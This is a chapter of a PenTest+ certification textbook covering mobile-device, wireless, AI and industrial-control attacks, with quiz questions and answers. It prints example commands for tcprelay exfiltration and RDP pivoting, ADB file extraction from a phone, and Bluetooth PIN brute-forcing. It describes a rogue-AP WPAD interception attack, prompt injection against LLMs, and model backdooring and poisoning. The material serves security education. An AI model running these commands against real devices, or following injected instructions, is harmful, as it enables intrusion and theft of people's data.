Mobile devices are everywhere, connected to all kinds of networks. When they are connected to public Wi-Fi networks, mobile devices are at risk of being hacked due to weak security on public networks and the possible presence of threat actors connected to the same network. When mobile devices are connected to private enterprise networks, they pose a security threat to the enterprise network as most mobile devices are not enterprise equipment and cannot have their security settings easily controlled by enterprise security devices and policies. As a pen tester, you may be able to leverage mobile device exploits to gain access to other devices and data on the networks they are connected to. Insecure mobile devices might provide a bridge to a secured enterprise network.

The PenTest+ exam focuses on three types of attacks against mobile devices:

1. **Reverse-engineering:** The process of analyzing the source code of mobile applications to find useful information or vulnerabilities, perhaps by recreating the source code from binary files, is known as reverse-engineering. Decompilers, and code analysis tools like MobSF, can be used to provide insight into mobile application vulnerabilities. Noncompiled code like that used by scripting languages such as HTML or JavaScript can be viewed directly without the need of specialized tools. Reverse-engineering can be time consuming but can reveal actionable pen-testing information such as passwords, application programming interface (API) information, server information, and directory structures.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

2. **Sandbox analysis:** Running mobile code (or perhaps a complete image of a mobile device) in a controlled environment to determine how it behaves, what it accesses, and what happens when it runs is known as sandbox analysis. Android and Apple iOS both provide sandbox environments for code analysis.
3. **Spamming:** A mobile device can be spammed with texts, emails, or calls as part of a phishing or other social engineering attack. An attack might trick a user into downloading a malicious application or may be used as part of a credential harvesting campaign.

The PenTest+ exam also covers the following mobile device vulnerabilities:

- **Insecure storage:** Mobile devices may use a number of insecure storage types that, if accessed, can provide pen testers and threat actors with actionable information. Insecure storage includes removable MicroSD cards, unencrypted information, cloud service storage, or application storage that is accessible due to exposed keys or unsecure APIs. You may be able to make secure storage insecure by using attacks such as code injection, cross-site scripting, authentication bypass, or reverse-engineering of applications.
- **Passcode vulnerabilities:** Passcodes can be compromised at the both the application and operating system level. Passcodes might be bypassed using an email passcode reset exploit, or perhaps by modifying the authentication process using tools such as Frida to modify its JavaScript. If you have physical access to a mobile device, you might be able to try a Mission Impossible–type exploit and determine the passcode keys by detecting fingerprints on the device's display.
- **Certificate pinning vulnerabilities:** You may be able to change the X.509 certificate paired with a mobile device and gain access to it. Using social engineering with a user to change the certificate or compromise an organization device management system are two ways of accomplishing this.
- **Vulnerable components:** Mobile device software is complex, built using a variety of premade components. Some of these components may have known vulnerabilities that can be compromised to compromise the mobile device itself.
- **Root-level access:** Mobile device applications are typically isolated so that they cannot directly access root-level functions, but with some considerable effort, you may achieve root-level access. Many root-level access attacks target the operating system directly; this is standard procedure for rootkit infections.
- **Biometric vulnerabilities:** Biometric methods for authenticating access are common for mobile devices. You are probably familiar with facial recognition and fingerprint scanning as options for unlocking mobile devices. These biometric systems may be vulnerable to spoofing or authentication attacks. If you have physical access to a mobile device, you may be able to circumvent facial recognition with a picture and fingerprint scanning with a copy of the owner's fingerprint.
- **Business logic vulnerabilities:** This involves compromising flaws in mobile applications to gain access to the mobile device.

Since most mobile devices are owned by a person rather than a business, they aren't typically part of the scope of a pen-testing engagement, so keep that in mind before attempting any mobile device attacks.

Information Disclosure

Accidental information disclosure is a vulnerability that can be exploited across many types of devices, including mobile devices. Information disclosure requires two main things to occur: first, a threat actor must be able to connect to the mobile device, and second, the threat actor must gain access to sensitive information.

A threat actor may be able to connect to a device by compromising it using malware or through misconfigurations that allow for unauthenticated connections.

Gaining access to sensitive information could occur if the threat actor can connect to the device with sufficient permissions, perhaps by first connecting with public permissions and then using exploits to elevate the permissions. Additionally, applications on the mobile device may unsafely store information in unprotected files that are easily accessible once the threat actor is connected. For example, passwords or keys used in applications may be written to device log files that are unprotected.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Jailbreaking/Rooting

Mobile devices help maintain their security by keeping users and applications from accessing low-level operating system and security functions. These low-level operating system and security functions require administrative/root level permissions to access. Application and user operations are executed in a restricted environment that can be likened to a "walled garden" or jail.

It is possible to reconfigure the security and execution settings on a mobile device (typically by changing part of the operating system and its configuration) to eliminate this walled garden or jail effect and provide all running applications and users with root level permissions. This is known as **jailbreaking** or **rooting** a device. Threat actors cannot remotely jailbreak a mobile device. This process must be performed locally with the device, often by the device's owner to enable additional functionality they desire.

Jailbreaking a mobile device makes it highly vulnerable, as any connected user or running application has administrator level permission to access all data and perform any operation. If a threat actor can trick a device owner into installing a malicious application (perhaps one in the app store or via a phishing email), the device is no longer protected by the "walled garden" and metaphorically the fox is in the hen house.

Permission Abuse

You are probably familiar with installing applications on your smartphone and the permissions some applications request during setup. For example, when installing an application, you might be asked for access to your photos, contacts, and microphone. Permission abuse refers to applications that request more access than they really need. For example, if you install a compass application, does it really need access to your location information so it can track you? Do you want it to be able to track you? Probably not.

Threat actors can exploit permission abuse in a number of ways. First, they can create malicious applications that request permissions beyond what the legitimate part of the application needs while the malicious part of the application uses these permissions to access personal data and forward that data to the threat actor. The application might not request permission but the malicious part of the application attempts to access permission-controlled items anyway. Second, if a legitimate application that is already installed on a targeted device has excessive permission, the threat actor could use that application to gain access to sensitive information.

As a pen tester, you may be able to detect permission abuse by the following:

- **Static code analysis**: Use a decompilation tool such as APKTool to inspect code for permission key words such as READ_SMS and READ_CONTACT.
- **Dynamic analysis**: Use tools like Frida to monitor the permission system.
- **Behavior analysis**: Monitor network traffic to and from the device using tools like Burp Suite.

Additional Attack Tools

The following additional tools can also be used to attack vulnerabilities in wireless and specialized systems. These tools are new additions to the PT0-003 version of the PenTest+ exam.

WPAD

Web Proxy Auto-Discovery (WPAD) is a protocol that devices can use to automatically discover proxy settings. Proxy settings are used to direct devices to a proxy server, which acts as an intermediary between the device and the servers or websites the device wants to communicate with. When using a proxy, all communications first go to the proxy server and then the proxy server sends the communication to the server or website on behalf of the devices.

WPAD isn't a stand-alone attack tool. It's a protocol that can be misused to create an environment for wireless attacks. WPAD performs DHCP and DNS queries to locate a wpad.dat file that contains proxy configuration information. This proxy configuration information is mostly JavaScript rules that specify the name or IP address of the proxy server that should be used based on the URL the device is attempting to connect to.


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

To perform this attack, the threat actor would first set up a rogue Wi-Fi access point (with a name that makes it seem like a trusted one) and wait for unknowing users to connect to it. When connected users issue a DNS request looking for wpad.domain.com (which means they are looking for a wpad.dat file), the threat actor returns a malicious wpad.dat file that they have created to route the device's communication through a system they possess. The threat actor can then intercept, read, and perhaps modify the content of communication from the targeted device, and possibly capture credentials, inject malicious scripts, or steal session cookies.

InSSIDer

InSSIDer is a Wi-Fi network scanning tool used for troubleshooting and optimizing wireless networks. It is not an attack tool, but the information it can provide about Wi-Fi networks can be used to formulate attacks. InSSIDer (Figure 9-25) scans for reachable Wi-Fi networks and displays information about them such as SSIDs, signal strength, security type, channels, and connected users.

Figure 9-25 InSSIDer



Source: Metageek, LLC

Scapy

Scapy is a library of Python code that provides network packet capture, transmit, creation, and analysis capabilities. Scapy can be used to sniff network traffic, and nefariously to perform network-based attacks such as packet injection. Scapy works on Windows, Linux, macOS, and most Unix operating systems. You can download Scapy and find instructions at https://www.kali.org/tools/scapy/.

Scapy is interactive, meaning you run the scapy command and then are in the scapy environment where you can craft, send, and receive packets (Figure 9-26).

Tcprelay

Tcprelay is a tool that can be used for network troubleshooting, pen testing, or nefarious purposes. Tcprelay can be used to listen for incoming packets on a specific port (recall that specific port numbers are used for specific services) and then forward (relay) any incoming packets to another port for transmission. A number of versions of tcprelay are available; the most common one is written in Python.

Tcprelay can be used to forward data from an internal network to an external network in a data exfiltration attack. In the following example, all traffic coming in on port 9999 is forwarded out the target machines (192.168.1.10) SSH port (22).

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 9-26 Scapy



Source: Kali Linux

```
tcprelay.py -t 0.0.0.0:9999 192.168.1.10:22
```

Tcprelay can be used for MITM attacks. In the following example, tcprelay intercepts all TCP communication on port 808 for every network interface on the machine and relays it to port 80 of the machine identified by the name targetmachine.

```
tcprelay.py -t 0.0.0.0:8080 targetmachine:80
```

Tcprelay can be used with Proxychains in a pivoting maneuver. In the following example, tcpreplay listens on port 1080 for all interfaces of the host and relays the traffic to port 3389 of the machine named targetmachine. Port 3389 is the port used for RDP (remote desktop protocol). Connecting to port 1080 on the host gives you RDP access to the targetmachine host.

```
tcprelay.py -t 0.0.0.0:1080 targetmachine:3389
```

You can find out more about tcprelay at https://www.kali.org/tools/tcpreplay/.

Android Debug Bridge (ADB)

Android Debug Bridge (ADB) is a command-line tool that can be used to communicate with and control Android devices (such as a smartphone) from a computer. It is typically used by Android developers but can be used nefariously to perform attacks on Android devices.

Pen testers or threat actors can use ADB against an Android device to check for security misconfigurations, extract application packages and then reverse engineer the code, access data from the file system (such as photos, contacts, and files), open log files, install malware, take screenshots or microphone recordings, and port forward traffic.

ADB uses port 5555, and Android devices listen for connection request coming in on port 5555. In the following example, ADB is being used to connect to an Android device at IP address 192.168.1.69 and attempt to extract data from the SD card's Download folder.

```
adb 192.168.1.69:5555

adb devices

adb pull /sdcard/Download/
```

You can learn more about ADB at https://en.wikipedia.org/wiki/Android_Debug_Bridge.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Bluestrike

Bluestrike is a command-line tool written in Python that pen testers and threat actors can use to discover and exploit Bluetooth vulnerabilities. It can be used to hijack Bluetooth devices, create and send fake Bluetooth messages (spoofing), and disrupt Bluetooth device audio features such as speakers.

GitHub had a version of Bluestrike at https://github.com/StealthIQ/Bluestrike.

To discover Bluetooth devices to test/exploit, you would issue the following command:

```
python3 blueStrik.py -s
```

To execute a brute-force attack against Bluetooth PINs to gain access to a device with IP address 192.168.1.69, you would issue the following command:

```
python3 blueStrik.py -b -d 192.168.1.69
```

Note 4 | The version of Bluestrike currently on GitHub claims to be useful for jamming Bluetooth signals only. Since Bluestrike is mentioned by name in the PT0-003 exam objectives, check the link for the original version of Bluestrike in case it returns.

Self-Check

3. Specialized systems such as industrial control systems are not vulnerable to wireless attacks from hackers.
   a. True
   b. False
4. Connecting your personal smartphone to your wireless network at work does not pose security threats.
   a. True
   b. False

Check your answers at the end of this chapter.

Artificial Intelligence (AI) Attack Types

Certification

4.9 Explain common attacks against specialized systems.

Artificial intelligence (AI) systems are specialized computer systems comprised of software and hardware that accept input from users to produce results. This makes them vulnerable to software, hardware, and user input attacks just like any other computer system.

Prompt Injection

In AI terms, a **prompt** is the input provided by the user which is then combined with additional commands and sent to the AI system for processing. For example, if you ask an AI tool such as ChatGPT the question "Why is the sky blue?" the ChatGPT software combines your question with some commands to create the full AI prompt. The AI tool adds the command part of the prompt, not the user.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Just as input fields on a website might be vulnerable to SQL injection attacks (where the user enters SQL code in the input field instead of proper input), the AI system's **large language model (LLM)**, which processes prompts, might be vulnerable to malicious (or disruptive) prompts entered by the user.

If a threat actor can somehow provide prompt input that contains system prompt commands, they may be able to get the LLM to perform unwanted and possibly insecure actions, such as redirecting to a malicious website. This is known as an AI prompt injection attack.

There are direct and indirect prompt injection attacks. In the direct prompt injection scenario, the threat actor somehow can control user input and change it to something else (malicious or annoying) before it is passed to the LLM. Perhaps the input is a field on a webpage and the threat actor has already corrupted the webpage to contain a malicious script that controls and changes user input. In the indirect prompt injection scenario, the threat actor embeds malicious prompt input somewhere in a data source that an LLM will eventually consume, at which point the malicious action takes place. For example, a threat actor could inject malicious system prompt texts in the chat sections of a website forum, which may be later processed by an LLM.

AI prompt injection attacks could lead to malware transmission, data theft, remote code execution, and prompt leaks, and could be used to spread false information in a misinformation campaign. Prompt injection can also trigger a vulnerability known as a prompt leak. A prompt leak is when an LLM displays details about its system prompt, giving the threat actor insight on how to craft malicious inputs.

Model Manipulation

An AI model is the programming that processes user input and produces answers or results. A model manipulation attack somehow alters or tricks an AI model into incorrect, unexpected, or even malicious behavior. The following are types of model manipulation attacks:

- **Prompt injection**: Described in detail in the previous section.
- **Backdooring**: The model has been corrupted to detect a certain input pattern and then trigger malicious behavior.
- **Model inversion**: This attack extracts sensitive training data from a model by analyzing output.
- **Data poisoning**: This attack corrupts a model's training data so the model develops incorrect patterns and behaviors.
- **Adversarial attacks**: This attack fools the AI into making incorrect analyses. For example, it might slightly change images so that image recognition systems make errors.

Operational Technology (OT) Attack Types

Operational technology (OT) is an umbrella term that covers all the systems used to manage industrial processes, including SCADA ICS systems (discussed earlier). SCADA systems are a subset of OT. For example, if you have factory with a variety of SCADA systems controlling production, and a variety of other systems used in shipping and receiving and management, all those systems are considered OT. OT attacks are a threat to public utility infrastructure such as electricity and water distribution systems.

Note 5 | To mitigate the following attack types, you can use security measures such as adding encryption, adding authentication, upgrading hardware and software, and segmenting networks to protect vulnerable systems.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Register Manipulation

OT systems are highly specialized hardware and software systems, and they are controlled in specialized ways. One such specialized control mechanism is the use of registers. In OT, **registers** are memory storage locations that are used to write commands to and retrieve status values from. For example, when the value 0 is written to a control register, it turns off a mechanism such as a heating or cooling unit. When the value 1 is written to the control register, it turns the mechanism on. Other registers may report a value, such as the temperature of an object. By using registers, OT systems can be controlled and queried.

Register manipulation is an attack that involves unauthorized access or changes to register values. Imagine an unauthorized attacker forcibly turning a heating unit on and keeping it on to cause damage by manipulating the register value.

The famous Stuxnet virus that was used to distribute the Iranian nuclear program performed register manipulation and other disruptive actions. You can learn more about Stuxnet at https://en.wikipedia.org/wiki/Stuxnet.

CAN Bus Attack

A **controller area network (CAN) bus** is a communication system found in OT systems and some cars. CAN was originally developed for automotive use but has since been adopted for use in OT systems. The CAN bus allows for real-time communication between components such as sensors and controllers.

A CAN bus attack occurs when a threat actor is able to access CAN bus communications and then performs nefarious actions such as intercepting and reading messages (eavesdrop), retransmitting intercepted messages (replay attack), injecting fake messages (spoofing), manipulating devices using fake control command messages, or blocking all CAN bus communication through a denial-of-service attack (DoS).

OT system CAN buses tend to be vulnerable because they lack encryption, don't require authentication, and tend to run on old hardware and software that no longer receive updates.

Modbus Attack

Modbus is another communication system found in OT systems and components such as SCADA and programmable logic controllers (PLCs). Modbus uses either serial communication protocols or TCP/IP. Modbus is vulnerable to the same types of attacks as CAN bus.

Plaintext Attack

As mentioned earlier, OT system components don't always use encryption when communicating. Instead, information is sent in unencrypted plaintext. If communication is intercepted by a threat actor, it is easily extracted since all the details are visible in plaintext. With this information, a threat actor can identify critical systems and target them for disruption.

Replay Attack

As mentioned earlier, if a threat actor is able to compromise an OT system's communication bus (CAN bus or Modbus) and intercept, read, and store messages from that bus, they could later retransmit those messages on the bus in a classic replay attack. These replayed messages could have detrimental effects on an OT system, such as turning off or on critical functions at the wrong time. For example, a threat actor could repeatedly replay a message that releases chlorine into a public water system, poisoning the water supply.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Security Bytes | In June 2025, the U.S. cybersecurity and intelligence agencies issued a joint advisory warning of potential cyberattacks from Iranian state-sponsored or affiliated threat-actors against defense systems, operational technology (OT) networks, and critical infrastructure. Exploits tried include automated password guessing, password hash cracking, and using well-known manufacturer default passwords to gain access to Internet-exposed devices. Organizations are advised to disconnect OT and industrial control systems (ICSs) from the public Internet, use strong passwords and multifactor authentication, update software to the latest patches, monitor logs for remote access to OT networks, and perform full system and data backups to help with recovery if needed. A report from Censys claims to have found Internet-exposed devices for the following companies: 43,167 from Tridium Niagara, 2639 from Red Lion, 1697 from Unitronics, and 123 from Orpak Site0mat. The Unitronics exposures are mostly in Australia, but the others are mainly in the United States.

Self-Check

5. What is the umbrella term that refers to all systems used to manage industrial processes?
   - **a.** IT
   - **b.** OT
   - **c.** CAN bus
   - **d.** Modbus
6. Which types of systems may be exploitable using model manipulation attacks?
   - **a.** OT
   - **b.** CAN bus
   - **c.** AI
   - **d.** Modbus

Check your answers at the end of this chapter.

Summary

- Wireless devices and specialized systems are prone to many of the same kinds of attacks as wired systems and are vulnerable to other attacks specific to wireless and specialized systems. The components, architecture, protocols, and devices used in wireless and specialized systems are all prone to attack.
- Wireless technologies use a variety of unique protocols for security such as WEP, WPA, WPA2, and WPA3.
- Bluetooth, near field communication (NFC), and radio-frequency identification (RFID) are wireless technologies and protocols used in short-range communication.
- Extensible Authentication Protocol is a security protocol and method that can be used to improve wireless authentication security in an enterprise Wi-Fi environment.
- Devices to target for wireless attacks can be discovered using a number of scanning tools such as Vistumbler and aircrack-ng.
- Wardriving is scanning for wireless access points while driving, walking, or perhaps flying a drone.
- Wireless attack methods include eavesdropping, data modification, data corruption, relaying, spoofing, deauthentication, jamming, handshake capturing, and on-path/MITM exploits.
- Common command-line wireless hacking tools include airmon-ng, airodump-ng, aireplay-ng, and aircrack-ng. There are also automated command-line wireless hacking tools such as Wifite.
- Wireless protocol fuzzing typically involves sending malformed packets (packets with format or content errors) to wireless devices to determine how they respond. Packets could be sent using Wi-Fi (802.11), Bluetooth, or NFC protocols.
- Bluetooth attacks fall into two categories: bluesnarfing (stealing information) and bluejacking (sending unsolicited messages or phone calls using a victim's Bluetooth device).

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- Bluetooth spamming is the act of sending unwanted Bluetooth messages to a device for malicious purposes, or perhaps just for annoying purposes such as advertising
- NFC attacks typically require signal amplification to be effective. RFID attacks typically involve cloning RFID devices.
- Jamming is a wireless version of a DOS attack.
- Embedded systems are computer systems that use much of the same hardware, software, and protocols as desktop computer systems but typically don't have monitors, keyboards, and mice connected. Even though embedded systems don't look like ordinary computers, they are still prone to wireless attacks.
- Specialized systems, such as industrial control systems (ICS) and supervisory control and data acquisition (SCADA) systems, are embedded systems that perform specific specialized functions, typically in industrial production environments.
- Mobile devices (such as smartphones) are prone to three types of attacks: reverse-engineering, sandbox analysis, and spamming.
- Mobile devices have vulnerabilities that can be exploited such as insecure storage, passcode weaknesses, certificate pinning manipulation, component weaknesses, root-level exposure, biometric exploitations, and business logic (application) weaknesses.
- Accidental information disclosure is a vulnerability that mobile devices can have. A threat actor may be able to compromise and connect to a mobile device (possibly via malware) and gain access to (disclose) sensitive information on the device.
- It is possible to reconfigure the security and execution settings on a mobile device (typically by changing part of the operating system and its configuration) to provide all running applications and users with root-level permissions. This is known as jailbreaking or rooting a device.
- Permission abuse refers to applications that request more access than they really need. Threat actors can create malicious applications that request permissions beyond what the useful part of the application needs while the malicious part of the application uses these permissions to access personal data and forward that data to the threat actor.
- If a threat actor can somehow provide to an AI system prompt input that contains system prompt commands, they may be able to get the LLM to perform unwanted and possibly insecure actions, such as redirecting to a malicious website. This is known as an AI prompt injection attack.
- A model manipulation attack somehow alters or tricks an AI model into incorrect, unexpected, or even malicious behavior. The following are types of model manipulation attacks: prompt injection, backdooring, model inversion, data poisoning, and adversarial attacks.
- Operational technology (OT) is an umbrella term that covers all the systems used to manage industrial processes, including SCADA ICS systems. For example, if you have factory with a variety of SCADA systems controlling production, and a variety of other systems used in shipping and receiving and management, all those systems are considered OT.
- OT systems can be vulnerable to the following attacks: register manipulation, CAN bus attacks, Modbus attacks, plaintext attacks, and replay attacks.

Key Terms

802.11
802.1X
access point (AP)
amplification attack
authentication server
authenticator
basic service set (BSS)
bluejacking
bluesnarfing
Bluetooth Low Energy (BLE)
captive portal
controller area network (CAN) bus
deauthentication attack
distribution system (DS)
evil twin
extended service set identifier (ESSID)
Extensible Authentication Protocol (EAP)
Extensible Authentication Protocol-Transport Layer Security (EAP-TLS)
initialization vector (IV)
Industrial Internet of Things (IIoT)
jailbreaking
jamming
large language model (LLM)
Message Integrity Check (MIC)
Modbus
operational technology (OT)
packet injection
Point-to-Point Protocol (PPP)
prompt
Protected EAP (PEAP)
protocol fuzzing
radio frequency (RF)
register
Remote Access Dial-In User Service (RADIUS)
repeating wireless traffic
rogue AP
rooting
service set identifier (SSID)
supplicant
wardriving
Wi-Fi Protected Access (WPA)
Wi-Fi Protected Setup (WPS)
Wired Equivalent Privacy (WEP)
wireless access point (WAP)
wireless LAN (WLAN)
wireless network interface card (WNIC)
wireless personal area network (WPAN)

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Review Questions

1. Before attempting a wireless network attack, you should always check the scope and rules of engagement to make sure the target and the attack type are in scope.
   a. True
   b. False
2. The WPA3 protocol is so secure that it is impossible to exploit.
   a. True
   b. False
3. NFC has such a short range that it is impossible to hack.
   a. True
   b. False
4. What are some ways of choosing targets for wireless attacks? Choose all that apply.
   a. Checking for available wireless networks that are available to connect to using a smartphone or wireless laptop
   b. Wardriving
   c. Using wireless scanning programs such as Vistumbler
   d. Using command utilities such as airodump-ng
5. What is an SSID?
   a. Service set identifier, a name used to identify a wireless network that wireless access points often broadcast to indicate availability
   b. A wireless VLAN
   c. A wireless authentication protocol
   d. Software system identifier, a code used to identify the version of software running on an AP
6. Sending malformed packets to wireless devices to determine how they respond is part of what pen-testing attack?
   a. Protocol fuzzing
   b. SQL injection
   c. Man-in-the-middle attack
   d. Wardriving
7. Which of the following are Bluetooth spamming attacks? Choose all that apply.
   a. Bluetooth beacon spamming
   b. Connection request flooding
   c. Name spamming
   d. OBEX push attacks
8. What is Kismet?
   a. A wireless attack tool that can be used against wireless networks that were fated to be hacked
   b. A type of wireless attack that leap frogs from one AP to another
   c. A passive scanner that can detect hidden network SSIDs
   d. Kernel internet software metadata extraction token, an exploit used to compromise AP software
9. What type of wireless attack attempts to force systems to disconnect from an AP?
   a. Jamming
   b. Eavesdropping
   c. Spoofing
   d. Deauthentication
10. What is an evil twin?
    a. A rogue AP that uses the same name as a legitimate AP
    b. A wireless packet duplication attack
    c. A wireless attack that can break WEP encryption
    d. A type of brute-force attack
11. Which of the following are wireless network attack tools? Choose all that apply.
    a. airmon-ng
    b. airodump-ng
    c. aireplay-ng
    d. aircrack-ng
    e. wash
12. CAN Bus, Modbus, Plaintext, and Replay are possible attack types against what types of systems?
    a. Wireless access points
    b. Mobile phones
    c. Operational technology
    d. Bluetooth devices
13. Successful Bluetooth attacks can result in which of the following? Choose all that apply.
    a. IoT devices being hacked
    b. Contact information being stolen from smartphones
    c. Hackers making phone calls from compromised phones
    d. Hackers sending messages from compromised devices

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

14. Which of the following can threat actors use as a bridge to access secure enterprise networks? Choose all that apply.
    a. Rogue access points
    b. Compromised smartphones
    c. Captive portals
    d. 802.1X
15. Mobile devices are prone to which of the following types of attacks? Choose all that apply.
    a. Spamming
    b. Reverse-engineering
    c. Sandbox analysis
    d. NFC attacks
16. What is a BLE attack?
    a. A Backdoor Lock Embedded System attack, an attack that exploits poor authentication security of embedded systems
    b. Bluetooth Low Energy attack, an attack against a low-energy consumption Bluetooth protocol variant often found in IoT devices
    c. A brute-force attack against APs
    d. Bluetooth Long-distance Exploit, an amplification attack that enables Bluetooth devices to be attacked from distances outside their normal operating range
17. What is IIoT?
    a. Integrated Internet of Things; IoT technology inside an embedded system
    b. Inspect Internet of Things, a hacking tool used for scanning IoT devices for vulnerabilities
    c. Insecure Internet of Things, a term for IOT devices that use vulnerable protocols.
    d. Industrial Internet of Things; IoT devices and technology that are being used for industrial applications such as ICS and SCADA
18. Which of the following are vulnerabilities known to affect mobile devices? Choose all that apply.
    a. Insecure storage
    b. Passcode vulnerabilities
    c. Biometric vulnerabilities
    d. Root-level access
19. In what type of attack does the threat actor provide input that contains system prompt commands in an attempt to get the LLM to perform unwanted and possibly insecure actions, such as redirecting to a malicious website? Choose two.
    a. Model manipulation
    b. SQL injection
    c. Language model corruption
    d. Prompt injection
20. Use the exploit database at https://packetstormsecurity.com/ to search for "Wireless." The hundreds of results returned include Metasploit framework modules, whitepapers, and toolkits. Choose two of the results and read their details. Write a one-page report summarizing their details and describing what type of wireless attack(s), frameworks, toolkits, and methods are discussed. Which of the two do you think most applies to today's technology and why?

Case Projects

Case Project 9-1: Creating a Wireless Attack Plan Report

Time Required: 45 minutes

Objective: Create a report to communicate the types of wireless attacks you would like to perform and the tools you would like to use.

Description: Veidt Corporation, a large real estate management company in New York City, has contracted with your computer consulting company to perform a penetration test on its computer network. The company owns property that houses a five-star hotel, golf courses, tennis courts, and restaurants. The project has reached the stage where you would like to perform some network-based attacks to test the security of the systems you have identified. Edward Blake, the head of network security, is your current contact for this stage of the project. Edward was pleased with the completeness and level of detail in your previous Network Attack Plan report; he now wants you to provide a similar report outlining your plans for pen testing the organization's wireless infrastructure. Your pen testing identified three areas of concern:

1. The presence of several wireless network SSIDs, some of which do not follow the organization's standard naming convention
2. Weak encryption protocols being used on some of these wireless networks
3. WPS seems to be enabled on some WAPs

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Based on this information, write a report outlining the types of wireless network attacks you would like to perform and the tools you would like to use.

Case Project 9-2: Wireless Attack Research

Time Required: 30 minutes
Objective: Summarize three wireless attacks by researching the topic "World's Worst Wireless Attacks."
Description: Wireless attacks are a common occurrence, but some wireless attacks have been noteworthy enough that they have made the news. Use your favorite web browser to research the topic of "World's Worst Wireless Attacks" or any similar search phrase to locate information about major Wi-Fi cyberattacks. Write a one-page report summarizing three notable wireless attacks. Include when they happened, what organization(s) were affected, the size and scope of the attacks, and what methods were used by the perpetrators to perform the attack. Which of the attacks impressed you the most and why?

Solutions to Self-Check

Wireless Attacks and Attack Vectors

1. What wireless attack involves sending a variety of malformed packets (packets with format or content errors) to wireless devices to determine how they respond?

   Answer: b. Protocol fuzzing

